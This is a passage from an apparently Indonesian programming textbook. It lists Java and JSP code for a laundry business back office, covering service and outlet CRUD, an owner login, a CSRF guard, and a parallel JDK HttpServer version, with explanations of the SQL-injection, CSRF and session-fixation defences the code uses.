    }

    public Map<String, Object> service(String id) throws SQLException {
        return row("SELECT id, description, price FROM Service WHERE id = ?", id);
    }

    /** F2 (id == null) and F3: returns an error message, or null when the row was saved.
*/
    public String saveService(String id, String description, String price) throws
SQLException {
        String d = description == null ? "" : description.trim();
        if (d.isEmpty() || d.length() > 50) return "The description must be 1 to 50
characters.";
        if (price == null || !price.trim().matches("\\d{1,5}")) return "The price must be a
whole number of rupiah.";
        int p = Integer.parseInt(price.trim());
        if (p < 1 || p > 99999) return "The price must be from Rp 1 to Rp 99.999.";
        if (id == null) {
            run("INSERT INTO Service (id, description, price) VALUES (?, ?, ?)",
nextId("Service", "S"), d, p);
        } else if (service(id) == null) {
            return "There is no service " + id + ".";
        } else {
            run("UPDATE Service SET description = ?, price = ? WHERE id = ?", d, p, id);
        }
        return null;
    }

    /** F4: the database refuses while bills point at the service; we only translate its
answer. */
    public String deleteService(String id) throws SQLException {
        if (service(id) == null) return "There is no service " + id + ".";
        try {
            run("DELETE FROM Service WHERE id = ?", id);
            return null;
        } catch (SQLException e) {
            if (isForeignKey(e)) return "Service " + id + " appears on bills and cannot be
deleted.";
            throw e;
        }
    }
```

Kode 12.4 (Lanjutan) *Office.java: model Back Office. Setiap aturan dan setiap pernyataan SQL kedelapan fitur ada di sini, dan tidak ada apa pun tentang HTML.*

```
    // ---------------------------------------------------------- F5 to F8: the outlets

    /** F5: every outlet with its number of employees and of bills waiting in the queue. */
    public List<Map<String, Object>> outlets() throws SQLException {
        return rows("""
                SELECT o.id, o.name, o.address, o.phone, o.opened,
                       (SELECT COUNT(*) FROM Employee e WHERE e.Outlet_id = o.id) AS staff,
                       (SELECT COUNT(*) FROM Bill b WHERE b.Outlet_id = o.id AND b.status =
'queued') AS queued
                  FROM Outlet o ORDER BY o.id""");
    }

    public Map<String, Object> outlet(String id) throws SQLException {
        return row("SELECT id, name, address, phone, opened FROM Outlet WHERE id = ?", id);
    }

    /** F6 (id == null) and F7: returns an error message, or null when the row was saved.
*/
    public String saveOutlet(String id, String name, String address, String phone, String
opened)
            throws SQLException {
        String n = name == null ? "" : name.trim();
        String a = address == null ? "" : address.trim();
        String ph = phone == null ? "" : phone.trim();
        if (n.isEmpty() || n.length() > 50) return "The name must be 1 to 50 characters.";
        if (a.isEmpty() || a.length() > 200) return "The address must be 1 to 200
characters.";
        if (!ph.matches("[0-9+][0-9 -]{5,29}")) return "The phone must be digits, spaces or
dashes.";
        try {
            LocalDate.parse(opened == null ? "" : opened.trim());   // exactly YYYY-MM-DD
        } catch (DateTimeParseException e) {
            return "The opening date must look like 2026-10-01.";
        }
        if (id == null) {
            run("INSERT INTO Outlet (id, name, address, phone, opened) VALUES (?, ?, ?, ?,
?)",
                nextId("Outlet", "O"), n, a, ph, opened.trim());
        } else if (outlet(id) == null) {
            return "There is no outlet " + id + ".";
        } else {
            run("UPDATE Outlet SET name = ?, address = ?, phone = ?, opened = ? WHERE id =
?",
                n, a, ph, opened.trim(), id);
        }
        return null;
    }
```

Kode 12.4 (Lanjutan) *Office.java: model Back Office. Setiap aturan dan setiap pernyataan SQL kedelapan fitur ada di sini, dan tidak ada apa pun tentang HTML.*

```
    /** F8: refused by the database while employees or bills belong to the outlet. */
    public String deleteOutlet(String id) throws SQLException {
        if (outlet(id) == null) return "There is no outlet " + id + ".";
        try {
            run("DELETE FROM Outlet WHERE id = ?", id);
            return null;
        } catch (SQLException e) {
            if (isForeignKey(e)) return "Outlet " + id + " still has employees or bills and
cannot be closed.";
            throw e;
        }
    }

    private static boolean isForeignKey(SQLException e) {
        String m = String.valueOf(e.getMessage()).toUpperCase(Locale.ROOT);
        return m.contains("FOREIGN KEY") || m.contains("FOREIGN_KEY") ||
"23000".equals(e.getSQLState());
    }

    /** S0012 -> S0013; O03 -> O04. The width follows the existing ids. */
    private String nextId(String table, String prefix) throws SQLException {
        String max = (String) row("SELECT MAX(id) AS m FROM " + table).get("m");  // table
is ours, never input
        int width = max == null ? 4 : max.length() - 1;
        int next = max == null ? 1 : Integer.parseInt(max.substring(1)) + 1;
        return prefix + String.format("%0" + width + "d", next);
    }

    // ---------------------------------------------------------- Problem 12.1: the
physical model

    /** Every table with its columns, keys and row count, read from the database's own
metadata. */
    public List<Map<String, Object>> dataModel() throws SQLException {
        List<Map<String, Object>> tables = new ArrayList<>();
        try (Connection c = open()) {
            DatabaseMetaData md = c.getMetaData();
            List<String> names = new ArrayList<>();
            try (ResultSet rs = md.getTables(null, null, "%", new String[] {"TABLE"})) {
                while (rs.next()) names.add(rs.getString("TABLE_NAME"));
            }
            for (String t : names) {
                if (t.startsWith("sqlite_")) continue;              // SQLite's own
bookkeeping
                Set<String> pk = new HashSet<>();
                try (ResultSet rs = md.getPrimaryKeys(null, null, t)) {
                    while (rs.next()) pk.add(rs.getString("COLUMN_NAME"));
                }
                Map<String, String> fk = new HashMap<>();
                try (ResultSet rs = md.getImportedKeys(null, null, t)) {
                    while (rs.next()) fk.put(rs.getString("FKCOLUMN_NAME"),
                                             rs.getString("PKTABLE_NAME") + "." +
rs.getString("PKCOLUMN_NAME"));
```

Kode 12.4 (Lanjutan) *Office.java: model Back Office. Setiap aturan dan setiap pernyataan SQL kedelapan fitur ada di sini, dan tidak ada apa pun tentang HTML.*

```
                }
                List<Map<String, Object>> cols = new ArrayList<>();
                try (ResultSet rs = md.getColumns(null, null, t, "%")) {
                    while (rs.next()) {
                        String col = rs.getString("COLUMN_NAME");
                        Map<String, Object> m = new LinkedHashMap<>();
                        m.put("name", col);
                        String type = rs.getString("TYPE_NAME");
                        int size = rs.getInt("COLUMN_SIZE");
                        if (type.matches("(?i)(VAR)?CHAR") && size > 0) type += "(" + size
+ ")";   // CHAR(5)
                        m.put("type", type);
                        m.put("nullable", "YES".equals(rs.getString("IS_NULLABLE")) ?
"NULL" : "NOT NULL");
                        m.put("key", pk.contains(col) ? "PK" : fk.containsKey(col) ? "FK to
" + fk.get(col) : "");
                        cols.add(m);
                    }
                }
                Map<String, Object> table = new LinkedHashMap<>();
                table.put("name", t);
                table.put("rows", row("SELECT COUNT(*) AS n FROM " + t).get("n"));  // t
came from the metadata
                table.put("columns", cols);
                tables.add(table);
            }
        }
        return tables;
    }

    // ---------------------------------------------------------- login (not one of the
eight)

    /** The owner's row when the e-mail and password match and the account is the owner's;
else null. */
    public Map<String, Object> ownerLogin(String email, String password) throws
SQLException {
        Map<String, Object> e = row("""
                SELECT id, name, password_hash FROM Employee
                 WHERE email = ? AND spv_id IS NULL""", email == null ? "" : email.trim());
        if (e == null || !verify(password == null ? "" : password, (String)
e.get("password_hash"))) return null;
        e.remove("password_hash");
        return e;
    }
```

Kode 12.4 (Lanjutan) *Office.java: model Back Office. Setiap aturan dan setiap pernyataan SQL kedelapan fitur ada di sini, dan tidak ada apa pun tentang HTML.*

```
    /** Checks a password against pbkdf2_sha256$rounds$salt$hash, in constant time. */
    public static boolean verify(String password, String stored) {
        String[] p = String.valueOf(stored).split("\\$");
        if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) return false;
        try {
            byte[] salt = Base64.getDecoder().decode(p[2]);
            byte[] expected = Base64.getDecoder().decode(p[3]);
            PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt,
Integer.parseInt(p[1]), expected.length * 8);
            byte[] got =
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256").generateSecret(spec).getEncoded();
            return MessageDigest.isEqual(expected, got);
        } catch (Exception ex) {
            return false;
        }
    }

    /** A long random value for the anti-forgery token of every form. */
    public static String newToken() {
        byte[] b = new byte[16];
        new SecureRandom().nextBytes(b);
        return HexFormat.of().formatHex(b);
    }

    /** True when the token posted with a form is the one kept in the session. */
    public static boolean sameToken(Object inSession, String posted) {
        if (inSession == null || posted == null) return false;
        return MessageDigest.isEqual(inSession.toString().getBytes(), posted.getBytes());
    }
}
```

Penjaga, tata letak, dan *login*. Tiga potongan kecil ditempelkan ke halaman-halaman dengan *include directive*, `<%@ include file="…" %>`, yang menyalin teks potongan itu ke dalam halaman sebelum penerjemahan, persis seolah-olah diketik di sana. Karena berada di bawah `WEB-INF`, tidak ada peramban yang dapat memintanya secara langsung. **Kode 12.5** ditempelkan di bagian atas setiap halaman kecuali halaman *login*; isinya adalah Pertanyaan 3 dan 4 dari Subbab 12.2 dalam belasan baris Java.

Kode 12.5 `guard.jspf`: tanpa pemilik, tanpa halaman; tanpa token, tanpa perubahan; serta objek model halaman.

```
<%-- guard.jspf - pasted at the top of every page of the back office except login.jsp.
     1. Nobody but the logged-in owner goes further.
     2. A POST must carry the form token kept in the session (no forged forms).
     3. Gives the page its model object, "office". --%>
<%
    if (session.getAttribute("owner") == null) {
        response.sendRedirect("login.jsp");
        return;
    }
    if ("POST".equals(request.getMethod())
            && !Office.sameToken(session.getAttribute("csrf"),
request.getParameter("csrf"))) {
        response.setStatus(403);
        out.print("Forbidden: this form has expired. Go back, reload the page and try
again.");
        return;
    }
    Office office = Office.of(application.getInitParameter("laundry.db.url"));
%>
```

Kode 12.6 adalah bagian atas setiap halaman: kepala dokumen, navigasi, judul yang dipilih halaman dengan `<c:set var="title">`, dan pesan-pesan sekali tampil, yang dicetak lalu dihapus dari sesi sehingga muncul tepat satu kali. `footer.jspf` menutup elemen `main`, `body`, dan `html`.

Kode 12.6 `header.jspf`: tata letak yang dipakai bersama setiap halaman, dengan pesan sekali tampil.

```
<%-- header.jspf - the top of every page: the title comes from <c:set var="title">. --%>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title><c:out value="${title}"/> - Profitina Laundry Back Office</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
<header class="top">
  <img src="profitina-logo-horizontal.png" alt="Profitina" height="32">
  <span class="brand">Laundry Back Office</span>
  <c:if test="${not empty sessionScope.owner}">
    <nav>
      <a href="services.jsp">Price list</a>
      <a href="outlets.jsp">Outlets</a>
      <a href="schema.jsp">Data model</a>
      <form method="post" action="logout.jsp" class="inline">
        <input type="hidden" name="csrf" value="${sessionScope.csrf}">
        <button class="link">Log out <c:out value="${sessionScope.owner.name}"/></button>
      </form>
    </nav>
  </c:if>
</header>
<main>
<h1><c:out value="${title}"/></h1>
<c:if test="${not empty sessionScope.flash}"><p class="msg" role="status"><c:out
value="${sessionScope.flash}"/></p></c:if>
<c:if test="${not empty sessionScope.flashError}"><p class="err" role="alert"><c:out
value="${sessionScope.flashError}"/></p></c:if>
<% session.removeAttribute("flash"); session.removeAttribute("flashError"); %>
```

Halaman *login*, **Kode 12.7**, hanya menerima akun pemilik (karyawan yang tidak memiliki penyelia). Halaman itu menyimpan pemilik dan token formulir baru di sesi dan, sebelumnya, memberi sesi itu id baru dengan `request.changeSessionId()`, sehingga id yang ditanam di peramban sebelum *login* tidak berguna sesudahnya (serangan yang disebut *session fixation*). Pemeriksaan kata sandinya sendiri adalah `Office.verify`, yang menghitung ulang *hash* PBKDF2 yang tersimpan di basis data dan membandingkan keduanya dalam waktu tetap [6].

Kode 12.7 `login.jsp`: *login* pemilik; percobaan yang gagal dijawab dengan 401 dan tetap menyimpan apa yang diketik di isian surel.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*, java.util.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- login.jsp - only the owner may use the back office (not one of the eight features). --
%>
<%
    Office office = Office.of(application.getInitParameter("laundry.db.url"));
    String error = null;
    if ("POST".equals(request.getMethod())) {
        Map<String, Object> owner = office.ownerLogin(request.getParameter("email"),
request.getParameter("password"));
        if (owner != null) {
            request.changeSessionId();                // a new session id at login: no
session fixation
            session.setAttribute("owner", owner);
            session.setAttribute("csrf", Office.newToken());
            response.sendRedirect("services.jsp");
            return;
        }
        error = "Wrong e-mail or password, or not the owner's account.";
        response.setStatus(401);
    }
    request.setAttribute("error", error);
%>
<c:set var="title" value="Log in"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<c:if test="${not empty error}"><p class="err" role="alert"><c:out
value="${error}"/></p></c:if>
<form method="post" class="card narrow">
  <label for="email">E-mail</label>
  <input id="email" name="email" type="email" required value="<c:out
value='${param.email}'/>">
  <label for="password">Password</label>
  <input id="password" name="password" type="password" required>
  <button>Log in</button>
</form>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

F1 sampai F4, daftar harga. **Kode 12.8** adalah F1. *Scriptlet*-nya satu baris: meminta model layanan-layanan yang cocok dengan `q`, lalu menaruhnya di *request scope*. Selebihnya adalah HTML dengan EL dan JSTL, dan setiap nilai melewati `<c:out>`, yang meloloskan lima karakter yang diperlakukan khusus oleh HTML [7].

Kode 12.8 `services.jsp` (F1): pencarian, daftar, dan tombol Delete berupa formulir POST yang membawa token.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- services.jsp - F1: the price list, searchable, with how often each service was
ordered. --%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    request.setAttribute("services", office.services(request.getParameter("q")));
%>
<c:set var="title" value="Price list"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<form method="get" class="toolbar">
  <label for="q">Search</label>
  <input id="q" name="q" value="<c:out value='${param.q}'/>" placeholder="e.g. dry
cleaning">
  <button>Search</button>
  <a class="button primary" href="service-form.jsp">Add a service</a>
</form>
<c:choose>
  <c:when test="${empty services}">
    <p class="empty">No service matches <q><c:out value="${param.q}"/></q>.</p>
  </c:when>
  <c:otherwise>
    <table>
      <thead><tr><th>Id</th><th>Description</th><th class="num">Price</th><th
class="num">Bills</th><th>Actions</th></tr></thead>
      <tbody>
      <c:forEach var="s" items="${services}">
        <tr>
          <td><c:out value="${s.id}"/></td>
          <td><c:out value="${s.description}"/></td>
          <td class="num"><c:out value="${s.priceText}"/></td>
          <td class="num"><c:out value="${s.bills}"/></td>
          <td class="actions">
            <a href="service-form.jsp?id=<c:out value='${s.id}'/>">Edit</a>
            <form method="post" action="service-delete.jsp" class="inline"
                  onsubmit="return confirm('Delete this service?')">
              <input type="hidden" name="csrf" value="${sessionScope.csrf}">
              <input type="hidden" name="id" value="<c:out value='${s.id}'/>">
              <button class="danger">Delete</button>
            </form>
          </td>
        </tr>
      </c:forEach>
      </tbody>
    </table>
  </c:otherwise>
</c:choose>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Kode 12.9 adalah F2 dan F3 dalam satu halaman, karena menambah dan mengubah hanya berbeda pada ada atau tidaknya id. `GET` tanpa id menampilkan formulir kosong; `GET` dengan id mengisi formulir dari basis data; `POST` meminta model menyimpan, lalu melakukan *redirect* (berhasil) atau menampilkan formulir lagi dengan status 422, pesannya, dan apa yang sudah diketik.

Kode 12.9 `service-form.jsp` (F2, F3): satu halaman untuk menambah dan mengubah, mengikuti siklus **Gambar 12.1**.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*, java.util.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- service-form.jsp - F2 (no id: add a service) and F3 (with id: edit it). --%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    String id = request.getParameter("id");
    if (id != null && id.isBlank()) id = null;
    Map<String, Object> form = new HashMap<>();
    if ("POST".equals(request.getMethod())) {
        String error = office.saveService(id, request.getParameter("description"),
request.getParameter("price"));
        if (error == null) {
            session.setAttribute("flash", id == null ? "Service added." : "Service " + id +
" saved.");
            response.sendRedirect("services.jsp");        // Post/Redirect/Get
            return;
        }
        response.setStatus(422);                          // show the form again, with what
was typed
        request.setAttribute("error", error);
        form.put("id", id);
        form.put("description", request.getParameter("description"));
        form.put("price", request.getParameter("price"));
    } else if (id != null) {
        Map<String, Object> s = office.service(id);
        if (s == null) {
            response.setStatus(404);
            request.setAttribute("error", "There is no service " + id + ".");
        } else {
            form.putAll(s);
        }
    }
    request.setAttribute("form", form);
%>
<c:set var="title" value="${empty form.id ? 'Add a service' : 'Edit a service'}"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<c:if test="${not empty error}"><p class="err" role="alert"><c:out
value="${error}"/></p></c:if>
<form method="post" class="card">
  <input type="hidden" name="csrf" value="${sessionScope.csrf}">
  <input type="hidden" name="id" value="<c:out value='${form.id}'/>">
  <label for="description">Description (with its unit, e.g. "per kg")</label>
  <input id="description" name="description" maxlength="50" required value="<c:out
value='${form.description}'/>">
  <label for="price">Price in rupiah (whole number)</label>
  <input id="price" name="price" type="number" min="1" max="99999" required value="<c:out
value='${form.price}'/>">
  <div class="row">
    <button class="primary">Save</button>
    <a class="button" href="services.jsp">Cancel</a>
  </div>
</form>
```

Kode 12.9 (Lanjutan) *service-form.jsp (F2, F3): satu halaman untuk menambah dan mengubah, mengikuti siklus Gambar 12.1.*

```
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Kode 12.10 adalah F4. Halaman ini tidak mencetak apa pun: ia menolak `GET` dengan 405, meminta model menghapus, menyimpan putusannya di sesi, lalu melakukan *redirect* ke daftar.

Kode 12.10 `service-delete.jsp` (F4): hanya POST; *foreign key* yang memutuskan, halaman yang melaporkan.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%-- service-delete.jsp - F4: POST only; the database refuses while bills use the service.
--%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    if (!"POST".equals(request.getMethod())) {
        response.setStatus(405);
        out.print("Use the Delete button on the price list.");
        return;
    }
    String id = request.getParameter("id");
    String error = office.deleteService(id);
    if (error == null) session.setAttribute("flash", "Service " + id + " deleted.");
    else session.setAttribute("flashError", error);
    response.sendRedirect("services.jsp");
%>
```

F5 sampai F8, gerai. Kode 12.11 adalah F5, ikhtisar, digambar sebagai satu kartu per gerai dengan jumlah karyawannya dan jumlah nota yang menunggu. `outlet-form.jsp` (F6, F7) dan `outlet-delete.jsp` (F8) berbentuk sama dengan halaman layanan di atas, dengan lima isian alih-alih dua; keduanya ada di folder dan tidak diulang di sini.

Kode 12.11 `outlets.jsp` (F5): satu kartu per gerai, dengan staf dan antreannya.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- outlets.jsp - F5: every outlet, its staff and its queue. --%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    request.setAttribute("outlets", office.outlets());
%>
<c:set var="title" value="Outlets"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<p class="toolbar"><a class="button primary" href="outlet-form.jsp">Open an outlet</a></p>
<div class="cards">
<c:forEach var="o" items="${outlets}">
  <section class="card">
    <h2><c:out value="${o.name}"/> <small><c:out value="${o.id}"/></small></h2>
    <p><c:out value="${o.address}"/><br>Phone <c:out value="${o.phone}"/> &middot; open
since <c:out value="${o.opened}"/></p>
    <p class="stats"><span><b><c:out value="${o.staff}"/></b> staff</span> <span><b><c:out
value="${o.queued}"/></b> in the queue</span></p>
    <div class="row">
      <a class="button" href="outlet-form.jsp?id=<c:out value='${o.id}'/>">Edit</a>
      <form method="post" action="outlet-delete.jsp" class="inline"
            onsubmit="return confirm('Close this outlet for good?')">
        <input type="hidden" name="csrf" value="${sessionScope.csrf}">
        <input type="hidden" name="id" value="<c:out value='${o.id}'/>">
        <button class="danger">Close</button>
      </form>
    </div>
  </section>
</c:forEach>
</div>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Untuk menjalankan versi JSP, kompilasilah model dan MiniJSP lalu layani folder `webapp`: `./run.sh` di folder `jsp` (atau `run.bat` di Windows), lalu buka `http://127.0.0.1:9201/` dan *login* sebagai `owner@profitina-laundry.example` dengan kata sandi `Owner#2026`. Untuk Tomcat, lihat Soal 12.4.

Baris demi baris. Di `guard.jspf`, `session.getAttribute("owner") == null` adalah seluruh pemeriksaan *login*, dan `return;` langsung mengakhiri metode layanan halaman itu sehingga tidak

ada satu baris pun di bawahnya yang berjalan; dalam halaman JSP hal ini sah karena halaman itu *adalah* sebuah metode. Pemeriksaan token membandingkan token di sesi dengan token di formulir memakai `MessageDigest.isEqual`, yang memakan waktu sama entah karakter pertama entah karakter terakhir yang berbeda, sehingga penyerang tidak dapat menebak token karakter demi karakter dengan mengukur waktu jawaban. Di `services.jsp`, `office.services(request.getParameter("q"))` meneruskan teks pencarian langsung ke model, dan model memasukkannya ke SQL hanya sebagai *nilai* bagi *placeholder* `?`, dengan tanda `%` milik `LIKE` ditambahkan ke nilainya, tidak pernah ke teks SQL; itulah seluruh pertahanan terhadap *SQL injection* [8]. Di `service-form.jsp`, `response.setStatus(422)` memberi tahu program (seperti uji penerimaan pada Soal 12.4) bahwa formulir itu ditolak, sementara manusia melihat pesannya; *map* `form` membawa apa yang sudah diketik kembali ke isian, sehingga kekeliruan pada harga tidak menghapus deskripsi. Di `Office.saveService`, harga harus cocok dengan `\d{1,5}` *dan* berada di antara 1 dan 99.999: ekspresi reguler menolak `-5`, `1e3`, dan `8000.50`, dan rentangnya sesuai dengan *constraint* `CHECK` kolom itu. Di `Office.deleteService`, `DELETE` sekadar dicoba; bila ada nota yang merujuk layanan itu, SQLite menolak dengan galat `FOREIGN KEY constraint failed`, dan `isForeignKey` mengenalinya lalu mengembalikan sebuah kalimat. Aturannya ditulis sekali, di skema, dan ditegakkan oleh satu komponen yang tidak mungkin melupakannya.

Java. Kode 12.12 adalah padanan Java di atas *server* HTTP bawaan JDK, tanpa kontainer sama sekali. Program ini memakai kelas `Office` yang sama, sehingga tidak memiliki SQL sendiri: kodenya hanya *controller* (satu `switch` atas *path*) dan *view* (*text block* dengan lubang `%s`, setiap nilai melewati `h()`). Sesinya disimpan dalam *map* dari id acak ke *map* nilai, dan sesi diberi id baru saat *login*, sebagaimana halaman JSP.

Kode 12.12 `BackOffice.java`: kedelapan fitur di atas `com.sun.net.httpserver`, dengan kelas model yang sama seperti halaman JSP.

```
// BackOffice.java - the Laundry Back Office on the JDK's own HTTP server (Problems 12.2 to
12.4).
// The model is the same class the JSP pages use (../jsp/src/laundry/office/Office.java);
// only the controller (the routes below) and the view (the page() and form methods) are
new.
// Build and run from the java/ folder:
//   javac -d out BackOffice.java $(find ../jsp/src -name '*.java')
//   java -cp "out:../lib/sqlite-jdbc-3.53.2.0.jar" BackOffice 9202        (Windows: ; not
:)
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.*;
import java.util.concurrent.ConcurrentHashMap;
import laundry.office.Office;

public class BackOffice {
    static final Office OFFICE = Office.of(null);
    static final Map<String, Map<String, Object>> SESSIONS = new ConcurrentHashMap<>();

    /** One request: its method, path, parameters (query and form alike) and session. */
    record Req(String method, String path, Map<String, String> in, Map<String, Object>
session) {
        String p(String name) { return in.get(name); }
    }

    /** What a handler answers: a status, a page body, or a redirect. */
    record Resp(int status, String body, String location) {
        static Resp page(int status, String body) { return new Resp(status, body, null); }
        static Resp redirect(String to) { return new Resp(302, "", to); }
    }

    public static void main(String[] args) throws IOException {
        int port = args.length > 0 ? Integer.parseInt(args[0]) : 9202;
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext("/", BackOffice::handle);
        server.start();
        System.out.println("Back Office (JDK HttpServer) on http://127.0.0.1:" + port +
"/");
    }
```

Kode 12.12 (Lanjutan) *BackOffice.java: kedelapan fitur di atas com.sun.net.httpserver, dengan kelas model yang sama seperti halaman JSP.*

```
    static void handle(HttpExchange ex) throws IOException {
        try {
            String path = ex.getRequestURI().getPath();
            if (path.equals("/style.css") || path.equals("/profitina-logo-horizontal.png"))
{
                byte[] file = Files.readAllBytes(Path.of("static" + path));
                ex.getResponseHeaders().add("Content-Type", path.endsWith(".css") ?
"text/css" : "image/png");
                ex.sendResponseHeaders(200, file.length);
                ex.getResponseBody().write(file);
                return;
            }
            Map<String, String> in = parse(ex.getRequestURI().getRawQuery());
            in.putAll(parse(new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8)));
            String sid = cookie(ex, "SID");
            if (sid == null || !SESSIONS.containsKey(sid)) {
                sid = newSession(new ConcurrentHashMap<>());
            }
            Req r = new Req(ex.getRequestMethod(), path, in, SESSIONS.get(sid));
            Resp resp = route(r);
            if (r.session().containsKey("__newId")) {             // login asked for a new
session id
                SESSIONS.remove(sid);
                sid = (String) r.session().remove("__newId");
            }
            ex.getResponseHeaders().add("Set-Cookie", "SID=" + sid + "; Path=/; HttpOnly;
SameSite=Lax");
            if (resp.location() != null) ex.getResponseHeaders().add("Location",
resp.location());
            byte[] body = resp.body().getBytes(StandardCharsets.UTF_8);
            ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
            ex.sendResponseHeaders(resp.status(), body.length == 0 ? -1 : body.length);
            if (body.length > 0) ex.getResponseBody().write(body);
        } catch (Exception e) {
            e.printStackTrace();
            ex.sendResponseHeaders(500, -1);
        } finally {
            ex.close();
        }
    }

    // ---------------------------------------------------------------- the controller
```

Kode 12.12 (Lanjutan) *BackOffice.java: kedelapan fitur di atas com.sun.net.httpserver, dengan kelas model yang sama seperti halaman JSP.*

```
    static Resp route(Req r) throws Exception {
        boolean post = r.method().equals("POST");
        if (r.path().equals("/")) return Resp.redirect("/services");
        if (r.path().equals("/login")) return login(r);
        if (r.session().get("owner") == null) return Resp.redirect("/login");          //
guard, part 1
        if (post && !Office.sameToken(r.session().get("csrf"), r.p("csrf")))          //
guard, part 2
            return Resp.page(403, "Forbidden: this form has expired. Go back, reload the
page and try again.");
        switch (r.path()) {
            case "/logout":
                if (!post) return Resp.page(405, "Use the Log out button.");
                r.session().clear();
                return Resp.redirect("/login");
            case "/services":                                                          //
F1
                return page(r, 200, "Price list", servicesView(r,
OFFICE.services(r.p("q"))));
            case "/services/form":                                                     //
F2, F3
                return serviceForm(r);
            case "/services/delete":                                                   //
F4
                if (!post) return Resp.page(405, "Use the Delete button on the price
list.");
                flash(r, OFFICE.deleteService(r.p("id")), "Service " + r.p("id") + "
deleted.");
                return Resp.redirect("/services");
            case "/outlets":                                                           //
F5
                return page(r, 200, "Outlets", outletsView(r, OFFICE.outlets()));
            case "/outlets/form":                                                      //
F6, F7
                return outletForm(r);
            case "/outlets/delete":                                                    //
F8
                if (!post) return Resp.page(405, "Use the Close button on the outlets
page.");
                flash(r, OFFICE.deleteOutlet(r.p("id")), "Outlet " + r.p("id") + "
closed.");
                return Resp.redirect("/outlets");
            default:
                return page(r, 404, "Not found", "<p class=\"err\">There is no page
here.</p>");
        }
    }

    static Resp login(Req r) throws Exception {
        String error = "";
        int status = 200;
        if (r.method().equals("POST")) {
            Map<String, Object> owner = OFFICE.ownerLogin(r.p("email"), r.p("password"));
            if (owner != null) {
                Map<String, Object> fresh = new ConcurrentHashMap<>();
                fresh.put("owner", owner);
                fresh.put("csrf", Office.newToken());
                r.session().put("__newId", newSession(fresh));      // a new session id at
login
                return Resp.redirect("/services");
            }
            error = "<p class=\"err\" role=\"alert\">Wrong e-mail or password, or not the
owner's account.</p>";
```

Kode 12.12 (Lanjutan) *BackOffice.java: kedelapan fitur di atas com.sun.net.httpserver, dengan kelas model yang sama seperti halaman JSP.*

```
            status = 401;
        }
        return page(r, status, "Log in", error + """
                <form method="post" class="card narrow">
                  <label for="email">E-mail</label>
                  <input id="email" name="email" type="email" required value="%s">
                  <label for="password">Password</label>
                  <input id="password" name="password" type="password" required>
                  <button>Log in</button>
                </form>""".formatted(h(r.p("email"))));
    }

    static Resp serviceForm(Req r) throws Exception {
        String id = blankToNull(r.p("id"));
        Map<String, Object> form = new HashMap<>();
        String error = null;
        int status = 200;
        if (r.method().equals("POST")) {
            error = OFFICE.saveService(id, r.p("description"), r.p("price"));
            if (error == null) {
                flash(r, null, id == null ? "Service added." : "Service " + id + "
saved.");
                return Resp.redirect("/services");                    // Post/Redirect/Get
            }
            status = 422;
            for (String f : List.of("id", "description", "price")) form.put(f, r.p(f));
        } else if (id != null) {
            Map<String, Object> s = OFFICE.service(id);
            if (s == null) { status = 404; error = "There is no service " + id + "."; }
else form.putAll(s);
        }
        String body = (error == null ? "" : "<p class=\"err\" role=\"alert\">" + h(error) +
"</p>") + """
                <form method="post" class="card">
                  <input type="hidden" name="csrf" value="%s">
                  <input type="hidden" name="id" value="%s">
                  <label for="description">Description (with its unit, e.g. "per
kg")</label>
                  <input id="description" name="description" maxlength="50" required
value="%s">
                  <label for="price">Price in rupiah (whole number)</label>
                  <input id="price" name="price" type="number" min="1" max="99999" required
value="%s">
                  <div class="row">
                    <button class="primary">Save</button>
                    <a class="button" href="/services">Cancel</a>
                  </div>
                </form>""".formatted(h(r.session().get("csrf")), h(form.get("id")),
h(form.get("description")),
                                     h(form.get("price")));
        return page(r, status, form.get("id") == null ? "Add a service" : "Edit a service",
body);
    }
```

Kode 12.12 (Lanjutan) *BackOffice.java: kedelapan fitur di atas com.sun.net.httpserver, dengan kelas model yang sama seperti halaman JSP.*

```
    static Resp outletForm(Req r) throws Exception {
        String id = blankToNull(r.p("id"));
        Map<String, Object> form = new HashMap<>();
        String error = null;
        int status = 200;
        if (r.method().equals("POST")) {
            error = OFFICE.saveOutlet(id, r.p("name"), r.p("address"), r.p("phone"),
r.p("opened"));
            if (error == null) {
                flash(r, null, id == null ? "Outlet opened." : "Outlet " + id + " saved.");
                return Resp.redirect("/outlets");
            }
            status = 422;
            for (String f : List.of("id", "name", "address", "phone", "opened"))
form.put(f, r.p(f));
        } else if (id != null) {
            Map<String, Object> o = OFFICE.outlet(id);
            if (o == null) { status = 404; error = "There is no outlet " + id + "."; } else
form.putAll(o);
        }
